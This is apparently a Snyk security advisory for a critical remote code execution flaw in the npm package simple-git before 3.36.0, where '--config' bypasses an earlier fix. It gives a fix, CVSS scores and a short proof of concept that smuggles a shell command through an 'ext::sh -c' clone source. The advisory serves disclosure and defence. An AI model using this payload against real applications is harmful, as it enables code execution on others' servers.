



Snyk Vulnerability Database / npm / simple-git

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Remote Code Execution (RCE)

Affecting [simple-git](#) package, versions <3.36.0

INTRODUCED: 7 MAR 2026 [CVE-2026-6951](#) [CWE-94](#) FIRST ADDED BY SNYK

How to fix?

Upgrade `simple-git` to version 3.36.0 or higher.

Overview

[simple-git](#) is a light weight interface for running git commands in any node.js application.

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to an incomplete fix for [CVE-2022-25912](#) that blocks the `-c` option but not the equivalent `--config` form. If untrusted input can reach the `options` argument passed to `simple-git`, an attacker may still achieve remote code execution by enabling `protocol.ext.allow=always` and using an `ext::clone` source.

PoC

```
const simpleGit = require('simple-git')
const myGit = simpleGit()
myGit.clone('ext::sh -c touch% /tmp/pwned_by_kkc% >&2',
'/tmp/example-new-repo', ['--config',
'protocol.ext.allow=always'])
```

References

- [GitHub Commit](#)
- [GitHub Gist](#)

CVSS Base Scores version 4.0 version 3.1

Snyk RECOMMENDED		9.2 CRITICAL	
Attack Vector (AV)	Network	Confidentiality High (VC)	Confidentiality None (SC)

Severity RECOMMENDED

0.5

CRITICAL

0 10

CVSS assessment by Snyk's Security Team. [Learn more](#)

Threat Intelligence

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Attack Complexity (AC)	Low	Integrity (VI)	High	Integrity (SI)	None
Attack Requirements (AT)	Present	Availability (VA)	High	Availability (SA)	None
Privileges Required (PR)	None				
User Interaction (UI)	None				

an interactive lesson.

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Snyk ID **SNYK-JS-SIMPLEGIT-15456078**

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Credit **Kuycheu Kung**

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
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